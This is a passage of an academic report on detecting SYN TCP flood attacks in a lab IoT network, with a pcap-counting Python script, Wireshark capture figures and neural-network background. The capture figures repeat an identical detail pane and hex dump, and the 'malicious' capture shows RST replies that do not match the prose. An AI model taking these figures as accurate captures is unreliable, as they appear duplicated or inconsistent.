
```
 import argparse
import os
import sys
#import pandas as pd
import matplotlib
import matplotlib.pyplot as plt
from scapy.all import *
from scapy.layers.l2 import Ether
from scapy.layers.inet import IP, TCP

def process_pcap(file_name):
    print('Opening {}...'.format(file_name))

    count = 0
    for (pkt_data, pkt_metadata,) in RawPcapReader(file_name):
        count += 1

    HoConnections.append(int(count/2))
    ho_connections.append({'Time_window': k, 'HalfOpen_Connections': count})

    print('{} contains {} packets, so there were {} attempts to attack'.format(file_name, count,
int(count/2)))

if __name__ == '__main__':

    """
    parser = argparse.ArgumentParser(description='PCAP reader')
    parser.add_argument('--pcap', metavar='<pcap file name>',
                        help='pcap file to parse', required=True)
    args = parser.parse_args()


    file_name = args.pcap

    if not os.path.isfile(file_name):
        print('"{}" does not exist'.format(file_name), file=sys.stderr)
        sys.exit(-1)
    """
    k = 0
    files = []
    ho_connections = []
    HoConnections = []
    Windows = []
    for i in range(25):
        files.append("anot" + str(i) + ".pcapng")
        Windows.append(i)


    for file_name in files:
        process_pcap(file_name)
        k+=1

    plt.plot(Windows,HoConnections, label = 'attack')
    plt.xlabel('Time window enum')
    plt.ylabel('Half opened connections')
    plt.legend()
    plt.show()
    #df = pd.DataFrame(data=ho_connections)
    #df.plot(x='Time window enum', y='Half opened connections', color='r')
    #plt.show()
    #plt.close()

    sys.exit(0)
```

6.Traffic Capturing and Dataset Preparation

Once we have set all the configurations described above, we began generating a bunch of different traffic scenarios. The diversity of every scenario is defined by the duration of the benign traffic window, the duration of the malicious traffic window, as well as the number of benign and malicious traffic windows in a single scenario.

By using Wireshark, which is a tool that we used to capture real time traffic, we saved every scenario’s traffic into pcap files. Pcap files contain all the information that we need in order to analyze the kind of communications that have been established in every single scenario.

A picture of a traffic window containing only benign traffic is presented on figure 10:




```
No.     Time      Source          Destination     Protocol Length Stream index Info
  685 0.031506   192.168.56.101  192.168.56.100  TCP         66    91 1028 → 52348 [ACK] Seq=1 Ack=45 Win=29056 Len=0 TSval=2323999666
  686 0.031583   192.168.56.100  192.168.56.101  TCP         66     1 52168 → 1028 [ACK] Seq=45 Ack=45 Win=29312 Len=0 TSval=587396293
  687 0.031587   192.168.56.100  192.168.56.101  TCP         88    92 52350 → 1028 [PSH, ACK] Seq=23 Ack=1 Win=29312 Len=22 TSval=58739
  688 0.031590   192.168.56.101  192.168.56.100  TCP         66    92 1028 → 52350 [ACK] Seq=1 Ack=45 Win=29056 Len=0 TSval=2323999667
  689 0.031603   192.168.56.100  192.168.56.101  TCP         88    93 52352 → 1028 [PSH, ACK] Seq=23 Ack=1 Win=29312 Len=22 TSval=58739
  690 0.031607   192.168.56.101  192.168.56.100  TCP         66    93 1028 → 52352 [ACK] Seq=1 Ack=45 Win=29056 Len=0 TSval=2323999667
  691 0.031622   192.168.56.100  192.168.56.101  TCP         88    94 52354 → 1028 [PSH, ACK] Seq=23 Ack=1 Win=29312 Len=22 TSval=58739
  692 0.031626   192.168.56.101  192.168.56.100  TCP         66    94 1028 → 52354 [ACK] Seq=1 Ack=45 Win=29056 Len=0 TSval=2323999667
  693 0.031639   192.168.56.100  192.168.56.101  TCP         88    95 52356 → 1028 [PSH, ACK] Seq=23 Ack=1 Win=29312 Len=22 TSval=58739
  694 0.031643   192.168.56.101  192.168.56.100  TCP         66    95 1028 → 52356 [ACK] Seq=1 Ack=45 Win=29056 Len=0 TSval=2323999667
  695 0.031658   192.168.56.100  192.168.56.101  TCP         88    96 52358 → 1028 [PSH, ACK] Seq=23 Ack=1 Win=29312 Len=22 TSval=58739
  696 0.031660   192.168.56.101  192.168.56.100  TCP         66    96 1028 → 52358 [ACK] Seq=1 Ack=45 Win=29056 Len=0 TSval=2323999667
  697 0.031668   192.168.56.100  192.168.56.101  TCP         88    97 52360 → 1028 [PSH, ACK] Seq=23 Ack=1 Win=29312 Len=22 TSval=58739
  698 0.031671   192.168.56.101  192.168.56.100  TCP         66    97 1028 → 52360 [ACK] Seq=1 Ack=45 Win=29056 Len=0 TSval=2323999667
  699 0.031681   192.168.56.100  192.168.56.101  TCP         88    98 52362 → 1028 [PSH, ACK] Seq=23 Ack=1 Win=29312 Len=22 TSval=58739
  700 0.031684   192.168.56.101  192.168.56.100  TCP         66    98 1028 → 52362 [ACK] Seq=1 Ack=45 Win=29056 Len=0 TSval=2323999667
  701 0.031846   192.168.56.101  192.168.56.100  TCP        110     2 1028 → 52170 [PSH, ACK] Seq=1 Ack=45 Win=29056 Len=44 TSval=23239
  702 0.031896   192.168.56.100  192.168.56.101  TCP         88    99 52364 → 1028 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=22 TSval=587396
  703 0.031901   192.168.56.101  192.168.56.100  TCP         66    99 1028 → 52364 [ACK] Seq=1 Ack=23 Win=29056 Len=0 TSval=2323999667
  704 0.031979   192.168.56.100  192.168.56.101  TCP         66     2 52170 → 1028 [ACK] Seq=45 Ack=45 Win=29312 Len=0 TSval=587396293
  705 0.031983   192.168.56.100  192.168.56.101  TCP         66     0 52166 → 1028 [FIN, ACK] Seq=45 Ack=45 Win=29312 Len=0 TSval=58739
  706 0.032080   192.168.56.100  192.168.56.101  TCP         66     1 52168 → 1028 [FIN, ACK] Seq=45 Ack=45 Win=29312 Len=0 TSval=58739
  707 0.032166   192.168.56.101  192.168.56.100  TCP        110     3 1028 → 52172 [PSH, ACK] Seq=1 Ack=45 Win=29056 Len=44 TSval=23239
  708 0.032271   192.168.56.100  192.168.56.101  TCP         88    99 52364 → 1028 [PSH, ACK] Seq=23 Ack=1 Win=29312 Len=22 TSval=58739
▸ Transmission Control Protocol, Src Port: 1028, Dst Port: 52166, Seq: 0, Ack: 1, Len: 0

0000  08 00 27 4c a0 0d 08 00  27 cb d8 9c 08 00 45 00   ..'L.... '.....E.
0010  00 3c 00 00 40 00 40 06  48 a2 c0 a8 38 65 c0 a8   .<..@.@. H...8e..
0020  38 64 04 04 cb c6 69 f0  74 6d f4 d4 a3 3d a0 12   8d....i. tm...=..
0030  71 20 f2 48 00 00 02 04  05 b4 04 02 08 0a 8a 85   q .H.... ........
0040  6b 93 23 02 f4 a5 01 03  03 07                     k.#..... ..

File: "/home/georgevlaho/De...    Packets: 11141 · Displayed: 11141 (100,0%) · Load time: 0:00.066    Profile: Default
```

Figure 10:Wireshark packet captures

This is a glimpse of healthy communication captured by Wireshark. VM-1 opens full TCP connections with VM-s (server), it sends a message and the connection is being closed (benign traffic script running on the VM-1).

On the contrary, a picture of a traffic window containing only malicious (SYN TCP Flood) traffic looks like this:




```
No.   Time      Source          Destination     Protocol Length Stream index Info
3040 57.918624  192.168.56.100  192.168.56.101  TCP      60     220 1044 → 1028 [RST] Seq=1 Win=0 Len=0
3041 57.998438  192.168.56.100  192.168.56.101  TCP      60     221 1045 → 1028 [SYN] Seq=0 Win=8192 Len=0
3042 57.998497  192.168.56.101  192.168.56.100  TCP      58     221 1028 → 1045 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
3043 57.998826  192.168.56.100  192.168.56.101  TCP      60     221 1045 → 1028 [RST] Seq=1 Win=0 Len=0
3044 58.115205  192.168.56.100  192.168.56.101  TCP      60     222 1046 → 1028 [SYN] Seq=0 Win=8192 Len=0
3045 58.115260  192.168.56.101  192.168.56.100  TCP      58     222 1028 → 1046 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
3046 58.115669  192.168.56.100  192.168.56.101  TCP      60     222 1046 → 1028 [RST] Seq=1 Win=0 Len=0
3047 58.182084  192.168.56.100  192.168.56.101  TCP      60     223 1047 → 1028 [SYN] Seq=0 Win=8192 Len=0
3048 58.182142  192.168.56.101  192.168.56.100  TCP      58     223 1028 → 1047 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
3049 58.182541  192.168.56.100  192.168.56.101  TCP      60     223 1047 → 1028 [RST] Seq=1 Win=0 Len=0
3050 58.242442  192.168.56.100  192.168.56.101  TCP      60     224 1048 → 1028 [SYN] Seq=0 Win=8192 Len=0
3051 58.242499  192.168.56.101  192.168.56.100  TCP      58     224 1028 → 1048 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
3052 58.242838  192.168.56.100  192.168.56.101  TCP      60     224 1048 → 1028 [RST] Seq=1 Win=0 Len=0
3053 58.333712  192.168.56.100  192.168.56.101  TCP      60     225 1049 → 1028 [SYN] Seq=0 Win=8192 Len=0
3054 58.333805  192.168.56.101  192.168.56.100  TCP      58     225 1028 → 1049 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
3055 58.334177  192.168.56.100  192.168.56.101  TCP      60     225 1049 → 1028 [RST] Seq=1 Win=0 Len=0
3056 58.402105  192.168.56.100  192.168.56.101  TCP      60     226 1050 → 1028 [SYN] Seq=0 Win=8192 Len=0
3057 58.402143  192.168.56.101  192.168.56.100  TCP      58     226 1028 → 1050 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
3058 58.402445  192.168.56.100  192.168.56.101  TCP      60     226 1050 → 1028 [RST] Seq=1 Win=0 Len=0
3059 58.477074  192.168.56.100  192.168.56.101  TCP      60     227 1051 → 1028 [SYN] Seq=0 Win=8192 Len=0
3060 58.477129  192.168.56.101  192.168.56.100  TCP      58     227 1028 → 1051 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
3061 58.477549  192.168.56.100  192.168.56.101  TCP      60     227 1051 → 1028 [RST] Seq=1 Win=0 Len=0
3062 58.526224  192.168.56.100  192.168.56.101  TCP      60     228 1052 → 1028 [SYN] Seq=0 Win=8192 Len=0
3063 58.526280  192.168.56.101  192.168.56.100  TCP      58     228 1028 → 1052 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460

▸ Transmission Control Protocol, Src Port: 1028, Dst Port: 52166, Seq: 0, Ack: 1, Len: 0

0000  08 00 27 4c a0 0d 08 00  27 cb d8 9c 08 00 45 00   ..'L.... '.....E.
0010  00 3c 00 00 40 00 40 06  48 a2 c0 a8 38 65 c0 a8   .<..@.@. H...8e..
0020  38 64 04 04 cb c6 69 f0  74 6d f4 d4 a3 3d a0 12   8d....i. tm...=..
0030  71 20 f2 48 00 00 02 04  05 b4 04 02 08 0a 8a 85   q .H.... ........
0040  6b 93 23 02 f4 a5 01 03  03 07                     k.#..... ..

File: "/home/georgevlaho/De...   Packets: 11141 · Displayed: 11141 (100,0%) · Load time: 0:00.066   Profile: Default
```

Figure 11:Wireshark packet captures

The attack is being launched by the previously normal client. VM-2 is opening multiple connections that it leaves half opened (not responding with ACK) to port 1028 of VM-s

SYN TCP Flood attack actually floods all the potential channels that the server could use to establish connections with other client-nodes. During the launch of the attack in the described scenario the number of half opened connections was so high that the server node couldn't establish new connections. This fact has been also captured by Wireshark while benign nodes tried to connect with the server but their syn messages were retransmitted due to the lack of available resources from the side of the server.



```
No.   Time      Source          Destination     Protocol Length Stream index Info
3436 68.939412  192.168.56.101  192.168.56.100  TCP      74     153 [TCP Retransmission] 1028 → 52466 [SYN, ACK] Seq=0 Ack=1 Win=2896
3437 68.939540  192.168.56.101  192.168.56.100  TCP      74     154 [TCP Retransmission] 1028 → 52468 [SYN, ACK] Seq=0 Ack=1 Win=2896
3438 68.939565  192.168.56.101  192.168.56.100  TCP      74     155 [TCP Retransmission] 1028 → 52470 [SYN, ACK] Seq=0 Ack=1 Win=2896
3439 68.939583  192.168.56.101  192.168.56.100  TCP      74     156 [TCP Retransmission] 1028 → 52472 [SYN, ACK] Seq=0 Ack=1 Win=2896
3440 68.939601  192.168.56.101  192.168.56.100  TCP      74     157 [TCP Retransmission] 1028 → 52474 [SYN, ACK] Seq=0 Ack=1 Win=2896
3441 68.939621  192.168.56.101  192.168.56.100  TCP      74     158 [TCP Retransmission] 1028 → 52476 [SYN, ACK] Seq=0 Ack=1 Win=2896
3442 68.939640  192.168.56.101  192.168.56.100  TCP      74     159 [TCP Retransmission] 1028 → 52478 [SYN, ACK] Seq=0 Ack=1 Win=2896
3443 68.939658  192.168.56.101  192.168.56.100  TCP      74     160 [TCP Retransmission] 1028 → 52480 [SYN, ACK] Seq=0 Ack=1 Win=2896
3444 68.939678  192.168.56.101  192.168.56.100  TCP      74     161 [TCP Retransmission] 1028 → 52482 [SYN, ACK] Seq=0 Ack=1 Win=2896
3445 68.939695  192.168.56.101  192.168.56.100  TCP      74     162 [TCP Retransmission] 1028 → 52484 [SYN, ACK] Seq=0 Ack=1 Win=2896
3446 68.939713  192.168.56.101  192.168.56.100  TCP      74     163 [TCP Retransmission] 1028 → 52486 [SYN, ACK] Seq=0 Ack=1 Win=2896
3447 68.939733  192.168.56.101  192.168.56.100  TCP      74     164 [TCP Retransmission] 1028 → 52488 [SYN, ACK] Seq=0 Ack=1 Win=2896
3448 68.939751  192.168.56.101  192.168.56.100  TCP      74     165 [TCP Retransmission] 1028 → 52490 [SYN, ACK] Seq=0 Ack=1 Win=2896
3449 68.939770  192.168.56.101  192.168.56.100  TCP      74     166 [TCP Retransmission] 1028 → 52492 [SYN, ACK] Seq=0 Ack=1 Win=2896
3450 68.939789  192.168.56.101  192.168.56.100  TCP      74     167 [TCP Retransmission] 1028 → 52494 [SYN, ACK] Seq=0 Ack=1 Win=2896
3451 68.939808  192.168.56.101  192.168.56.100  TCP      74     168 [TCP Retransmission] 1028 → 52496 [SYN, ACK] Seq=0 Ack=1 Win=2896
3452 68.939827  192.168.56.101  192.168.56.100  TCP      74     169 [TCP Retransmission] 1028 → 52498 [SYN, ACK] Seq=0 Ack=1 Win=2896
3453 68.939850  192.168.56.101  192.168.56.100  TCP      74     170 [TCP Retransmission] 1028 → 52500 [SYN, ACK] Seq=0 Ack=1 Win=2896
3454 68.939869  192.168.56.101  192.168.56.100  TCP      74     171 [TCP Retransmission] 1028 → 52502 [SYN, ACK] Seq=0 Ack=1 Win=2896
3455 68.939886  192.168.56.101  192.168.56.100  TCP      74     172 [TCP Retransmission] 1028 → 52504 [SYN, ACK] Seq=0 Ack=1 Win=2896
3456 68.939902  192.168.56.101  192.168.56.100  TCP      74     173 [TCP Retransmission] 1028 → 52506 [SYN, ACK] Seq=0 Ack=1 Win=2896
3457 68.939925  192.168.56.101  192.168.56.100  TCP      74     174 [TCP Retransmission] 1028 → 52508 [SYN, ACK] Seq=0 Ack=1 Win=2896
3458 68.939964  192.168.56.101  192.168.56.100  TCP      74     175 [TCP Retransmission] 1028 → 52510 [SYN, ACK] Seq=0 Ack=1 Win=2896
3459 68.939993  192.168.56.101  192.168.56.100  TCP      74     176 [TCP Retransmission] 1028 → 52512 [SYN, ACK] Seq=0 Ack=1 Win=2896

▸ Transmission Control Protocol, Src Port: 1028, Dst Port: 52166, Seq: 0, Ack: 1, Len: 0

0000  08 00 27 4c a0 0d 08 00  27 cb d8 9c 08 00 45 00   ..'L.... '.....E.
0010  00 3c 00 00 40 00 40 06  48 a2 c0 a8 38 65 c0 a8   .<..@.@. H...8e..
0020  38 64 04 04 cb c6 69 f0  74 6d f4 d4 a3 3d a0 12   8d....i. tm...=..
0030  71 20 f2 48 00 00 02 04  05 b4 04 02 08 0a 8a 85   q .H.... ........
0040  6b 93 23 02 f4 a5 01 03  03 07                     k.#..... ..

File: "/home/georgevlaho/De...   Packets: 11141 · Displayed: 11141 (100,0%) · Load time: 0:00.066   Profile: Default
```

Figure 12:Attack scenario depicted in Wireshark

The graph below represents the amount of half opened connections during the period when the attack was launched




Figure 13:graph of half-opened connections

7.Deep learning for SYN TCP flood attack detection

The immense capabilities of neural networks to extract complex patterns from given data intuitively seems a great tool to use for detecting malicious activities in the context of an IoT network. LSTMs are renowned for applications of handling multivariate time series and in general cases where the data intrinsically show some temporal dependencies. On the other hand, Random Neural Networks seem to have a broader spectrum of possible applications.

Deep learning has been used before for detection of SYN flood attacks in where a Random Neural Network was implemented as a classifier to distinguish between non-malicious network packet captures and captures constituting SYN attacks.

The LSTM neural network architectural scheme has been previously implemented for detecting DoS attacks in infrastructure in [11]. The previous implementation was with the assistance of Bayes and not the LSTM formulation on its own detecting that the port is being under attack.

The intersection between deep learning and detection of Distributed Denial of Service (DDoS) attacks was investigated in [12] and showcased the efficiency of deep neural networks in modelling the patterns of attackers attempting to perform DoS attacks.

Deep learning has been employed in many cases as an underlying level of IoT security and performing adequately in terms of the models' ability to extract the patterns of attack sequences. In particular, such an overview has been provided by [13].

Deep learning and deep neural networks have been implemented not only for attack detection, but in the whole spectrum of assisting the task of securing IoT systems. [8] presents an implementation for secure routing using Random Neural Network architectures for decision making on the SDN Controller.

8.Neural Network Structures

8.1 Random Neural Network

The Random Neuron is a unit that receives two types of input signals, the excitatory and the inhibitory and is also characterized by its rate that is always positive. If we denote as x the excitatory input, as y the inhibitory input and as r the rate, the output of the Random Neuron is $z = \min\left\{\frac{x}{r+y}\middle|1\right\}r$.




Figure 14:random neuron model[15]

In the feedforward formulation of the Random Neural Network there are no circuits in the connection graph. There are three distinct categories of layers, the input layer, the hidden layers and the output layer. Every unit is connected to other units that belong to the hierarchically consecutive layer (from the input layer to the output layer passing through the hidden layers). This formulation results to a non-linear system of equations that can be formally solved [14].




Figure 15:random neural network feedforward formulation[15]

Let I be the number of neurons in the input layer, H is the number of neurons in the hidden layer (assuming there is only one hidden layer in the topology) and O is the number of neurons in the output layer. We provide index for every neuron in the feedforward formulation with the following methodology. We index the neurons of the input layer from 1 to I, the hidden neurons from I+1 to I+H and the output neurons from

I+H+1 to I+H+O = N. Assuming that the input neurons are the only ones receiving signals from the outside we can compute the rates of activity for all the neurons:

- $\rho_k = \frac{\lambda_k^{+}}{r_k+\lambda_k^{-}} \quad 0 \leq \kappa \leq I$
- $\rho_h = \frac{\sum_{k=1}^{I} \rho_k {w_{kh}}^{+}}{r_h+\sum_{k=1}^{I} \rho_k {w_{kh}}^{-}} \quad I+1 \leq h \leq H+I$
- $\rho_o = \frac{\sum_{h=I+1}^{I+H} \rho_h {w_{ho}}^{+}}{r_o+\sum_{h=I+1}^{I+H} \rho_h {w_{ho}}^{-}} \quad I+H+1 \leq o \leq N$

As it has been shown in [15], the original gradient descent iterative optimization scheme can be tweaked and implemented for training feed forward neural network architectures both as regressor and as classifiers.

8.2 Long-Short Term Memory

Long Short-Term Memory (LSTM) networks, as a special structure of Recurrent Neural Networks, have proven to be stable and powerful for modeling long-range dependencies in general-purpose sequence modeling. In LSTMs, each node in the hidden layer is replaced by a memory cell, instead of a single neuron . The structure of a single memory cell is depicted in the figure below.

